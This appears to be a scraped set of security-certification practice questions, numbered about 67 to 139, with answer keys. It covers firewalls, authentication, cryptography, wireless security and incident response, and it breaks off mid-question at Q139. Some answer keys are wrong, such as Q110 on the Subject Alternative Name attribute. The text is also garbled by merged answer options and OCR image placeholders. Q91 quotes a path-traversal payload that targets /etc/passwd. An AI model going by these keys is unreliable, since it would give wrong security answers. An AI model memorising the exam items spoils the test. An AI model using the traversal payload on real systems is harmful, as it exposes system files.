A new firewall has been places into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.
B. The firewall should be configured with access lists to allow inbound and outbound traffic.
C. The firewall should be configured with port security to allow traffic.
D. The firewall should be configured to include an explicit deny rule.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?


A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69

A systems administrator is reviewing the following information from a compromised server:



Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

A. Apache
B. LSASS
C. MySQL
D. TFTP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
Joe, a security administrator, needs to extend the organization’s remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

A. RADIUS
B. TACACS+
C. DiameterD. Kerberos

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
The availability of a system has been labeled as the highest priority. Which of the following should be focused on the MOST to ensure the objective?

A. Authentication
B. HVAC
C. Full-disk encryption
D. File integrity checking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
An application developer is designing an application involving secure transports from one service to another that will pass over port 80 for a request.

Which of the following secure protocols is the developer MOST likely to use?

A. FTPS
B. SFTP
C. SSL
D. LDAPS
E. SSH

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

A. Isolating the systems using VLANs

B. Installing a software-based IPS on all devices
C. Enabling full disk encryption
D. Implementing a unique user PIN access functions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded
B. The Struts module needs to be hardened on the server
C. The Apache software on the server needs to be patched and updated
D. The server has been compromised by malware and needs to be quarantined.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse. Which of the following should the administrator implement? (Choose two.)

A. Geofencing
B. Remote wipe
C. Near-field communication
D. Push notification services
E. Containerization

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76

Which of the following AES modes of operation provide authentication? (Choose two.)


A. CCM
B. CBC
C. GCM
D. DSA
E. CFB

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77

An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:



Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 78
A security engineer is configuring a wireless network that must support mutual authentication of the wireless client and the authentication server before users provide credentials. The wireless network must also support authentication with usernames and passwords. Which of the following authentication protocols MUST the security engineer select?

A. EAP-FAST
B. EAP-TLS
C. PEAP
D. EAP

Correct Answer: C
Section: (none)
Explanation


Explanation/Reference:

QUESTION 79
A system's administrator has finished configuring firewall ACL to allow access to a new web server.



```
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
```

The security administrator confirms form the following packet capture that there is network traffic from the internet to the web server:



```
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's
TCP 172.16.4.100:1934->192.168.1.10:80 GET/session.aspx?user1_sessionid=
a12ad8741d8f7e7ac723847cBaa8231a
```

The company's internal auditor issues a security finding and requests that immediate action be taken. With which of the following is the auditor MOST concerned?

A. Misconfigured firewall
B. Clear text credentials
C. Implicit deny
D. Default configuration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
Which of the following vulnerability types would the type of hacker known as a script kiddie be MOST dangerous against?

A. Passwords written on the bottom of a keyboard
B. Unpatched exploitable Internet-facing services
C. Unencrypted backup tapes
D. Misplaced hardware token

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81

A black hat hacker is enumerating a network and wants to remain covert during the process. The hacker initiates a vulnerability scan. Given the task at hand the requirement of being covert, which of the following statements BEST indicates that the vulnerability scan meets these requirements? A. The vulnerability scanner is performing an authenticated scan.

B. The vulnerability scanner is performing local file integrity checks.
C. The vulnerability scanner is performing in network sniffer mode.
D. The vulnerability scanner is performing banner grabbing.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

A. Waterfall
B. Agile
C. Rapid
D. Extreme

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.
B. Audit file access times.

C. Secretly install a hidden surveillance camera.
D. Require swipe-card access to enter the lab.

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 84
A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists form the vendor. Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration
B. End-of-life system
C. Weak cipher suite
D. Zero-day threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's
-Initial IR engagement time frame
-Length of time before an executive management notice went out -
Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

A. CSIRT
B. Containment phase
C. Escalation notifications
D. Tabletop exercise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

A. Create a daily encrypted backup of the relevant emails.
B. Configure the email server to delete the relevant emails.
C. Migrate the relevant emails into an "Archived" folder.
D. Implement automatic disk compression on email servers.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88

A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server. Which of the following represents the MOST secure way to configure the new network segment?

A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89

Which of the following types of attacks precedes the installation of a rootkit on a server?

A. Pharming
B. DDoS
C. Privilege escalation
D. DoS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90

Which of the following cryptographic algorithms is irreversible?

A. RC4
B. SHA-256

C. DES
D. AES

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 91
A security analyst receives an alert from a WAF with the following payload: var data= “<test test test>” ++ <../../../../../../etc/passwd>” Which of the following types of attacks is this?

A. Cross-site request forgery
B. Buffer overflow
C. SQL injection
D. JavaScript data insertion
E. Firewall evasion script

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

A. The hacker used a race condition.
B. The hacker used a pass-the-hash attack.
C. The hacker-exploited improper key management.
D. The hacker exploited weak switch configuration.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
QUESTION 93
Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001
B. Server101
C. Server201
D. Server301

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.

B. Place the phones and PBX in their own VLAN.
C. Restrict the phone connections to the PBX.
D. Require SIPS on connections to the PBX.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis
B. Change management
C. Baselining
D. Waterfalling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Choose two.)

A. Ping
B. Ipconfig
C. Tracert
D. Netstat
E. Dig

F. Nslookup

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
QUESTION 97
A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock

Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

A. Use a camera for facial recognition
B. Have users sign their name naturally

C. Require a palm geometry scan
D. Implement iris recognition

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 99
A network technician is setting up a segmented network that will utilize a separate ISP to provide wireless access to the public area for a company. Which of the following wireless security methods should the technician implement to provide basic accountability for access to the public network?

A. Pre-shared key
B. Enterprise
C. Wi-Fi Protected setup
D. Captive portal

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?


A. NAC
B. Web proxy
C. DLPD. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101

A security analyst has received the following alert snippet from the HIDS appliance:



```
PROTOCOL      SIG           SRC.PORT             DST.PORT
TCP           XMAS SCAN     192.168.1.1:1091     192.168.1.2:8891
TCP           XMAS SCAN     192.168.1.1:649      192.168.1.2:9001
TCP           XMAS SCAN     192.168.1.1:2264     192.168.1.2:6455
TCP           XMAS SCAN     192.168.1.1:3464     192.168.1.2:8744
```

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open
B. FIN, URG, and PSH flags are set in the packet header
C. TCP MSS is configured improperly
D. There is improper Layer 2 segmentation


Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102

A company's AUP requires:
▪ Passwords must meet complexity requirements.
▪ Passwords are changed at least once every six months. ▪
Passwords must be at least eight characters long.

An auditor is reviewing the following report:



Username	Last login	Last changed
Carol	2 hours	90 days
David	2 hours	30 days
Ann	1 hour	247 days
Joe	0.5 hours	7 days

Which of the following controls should the auditor recommend to enforce the AUP?

A. Account lockout thresholds
B. Account recovery
C. Password expiration
D. Prohibit password reuse

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
A security analyst notices anomalous activity coming from several workstations in the organizations. Upon identifying and containing the issue, which of the following should the security analyst do NEXT?

A. Document and lock the workstations in a secure area to establish chain of custody
B. Notify the IT department that the workstations are to be reimaged and the data restored for reuse
C. Notify the IT department that the workstations may be reconnected to the network for the users to continue working
D. Document findings and processes in the after-action and lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104

An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users.
Which of the following types of attack is MOST likely occurring?

A. Policy violation
B. Social engineering
C. Whaling
D. Spear phishing

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 105

An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106

A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

A. Public
B. Hybrid

C. Community
D. Private

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies
D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
Which of the following differentiates a collision attack from a rainbow table attack?

A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109

A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?

A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110

A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAM) attribute of a certificate?

A. It can protect multiple domains
B. It provides extended site validation
C. It does not require a trusted certificate authority
D. It protects unlimited subdomains

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111

A new mobile application is being developed in-house. Security reviews did not pick up any major flaws, however vulnerability scanning results show fundamental issues at the very end of the project cycle.

Which of the following security activities should also have been performed to discover vulnerabilities earlier in the lifecycle?

A. Architecture review
B. Risk assessment
C. Protocol analysis
D. Code review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112

A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.

Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113

The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.

Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted
B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance

C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.
Which of the following security measures did the technician MOST likely implement to cause this Scenario?

A. Deactivation of SSID broadcast
B. Reduction of WAP signal output power
C. Activation of 802.1X with RADIUS
D. Implementation of MAC filtering
E. Beacon interval was decreased

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

A. Zero-day exploit
B. Remote code execution
C. Session hijacking

D. Command injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.
Which of the following can be implemented to reduce the likelihood of this attack going undetected?

A. Password complexity rules
B. Continuous monitoring
C. User access reviews
D. Account lockout policies

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.

Which of the following could best prevent this from occurring again?

A. Credential management
B. Group policy management
C. Acceptable use policy
D. Account expiration policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.

This is an example of which of the following attacks?

A. SQL injection
B. Header manipulation
C. Cross-site scripting
D. Flash cookie exploitation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120

While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121

A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 123
A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124

A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Choose three)

A. Password complexity policies
B. Hardware tokens
C. Biometric systems
D. Role-based permissions
E. One time passwords
F. Separation of duties
G. Multifactor authentication
H. Single sign-on I. Lease privilege

Correct Answer: DFI
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125

A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.

Which of the following mobile device capabilities should the user disable to achieve the stated goal?

A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126

A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code.

Which of the following assessment techniques is BEST described in the analyst's report?

A. Architecture evaluation
B. Baseline reporting
C. Whitebox testing
D. Peer review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127

A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128

Which of the following use the SSH protocol?

A. Stelnet
B. SCP
C. SNMP
D. FTPSE. SSL
F. SFTP

Correct Answer: BF
Section: (none)
Explanation
Explanation/Reference:

QUESTION 129

Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

A. Taking pictures of proprietary information and equipment in restricted areas.
B. Installing soft token software to connect to the company's wireless network.
C. Company cannot automate patch management on personally-owned devices.
D. Increases the attack surface by having more target devices on the company's campus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130

A technician must configure a firewall to block external DNS traffic from entering a network.

Which of the following ports should they block on the firewall?

A. 53
B. 110

C. 143
D. 443

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A software development company needs to share information between two remote servers, using encryption to protect it. A programmer suggests developing a new encryption protocol, arguing that using an unknown protocol with secure, existing cryptographic algorithm libraries will provide strong encryption without being susceptible to attacks on other known protocols.
Which of the following summarizes the BEST response to the programmer's proposal?

A. The newly developed protocol will only be as secure as the underlying cryptographic algorithms used.
B. New protocols often introduce unexpected vulnerabilities, even when developed with otherwise secure and tested algorithm libraries.
C. A programmer should have specialized training in protocol development before attempting to design a new encryption protocol.
D. The obscurity value of unproven protocols against attacks often outweighs the potential for introducing new vulnerabilities.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion.

Which of the following technologies would BEST be suited to accomplish this?

A. Transport Encryption
B. Stream Encryption
C. Digital Signature
D. Steganography

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Steganography is the process of hiding a message in another message so as to obfuscate its importance. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

QUESTION 133
Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message.

Which of the following principles of social engineering made this attack successful?

A. Authority B.
Spamming
C. Social proof
D. Scarcity

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
Which of the following is the LEAST secure hashing algorithm?

A. SHA1
B. RIPEMD
C. MD5
D. DES

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135

An employee uses RDP to connect back to the office network.

If RDP is misconfigured, which of the following security exposures would this lead to?

A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.
B. Result in an attacker being able to phish the employee's username and password.
C. A social engineering attack could occur, resulting in the employee's password being extracted.
D. A man in the middle attack could occur, resulting the employee's username and password being captured.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136

Joe, the security administrator, sees this in a vulnerability scan report:

```
"The server 10.1.2.232 is running Apache 2.2.20 which may be vulnerable to a mod_cgi exploit."
```

Joe verifies that the mod_cgi module is not enabled on 10.1.2.232. This message is an example of:

A. a threat.
B. a risk.
C. a false negative.
D. a false positive.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.

Which of the following categories BEST describes what she is looking for?

A. ALE
B. MTTR
C. MTBF
D. MTTF

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 138
A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet.

Which of the following should be used in the code? (Choose two.)

A. Escrowed keys
B. SSL symmetric encryption key
C. Software code private key
D. Remote server public key
E. OCSP

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139

New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority.

In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe
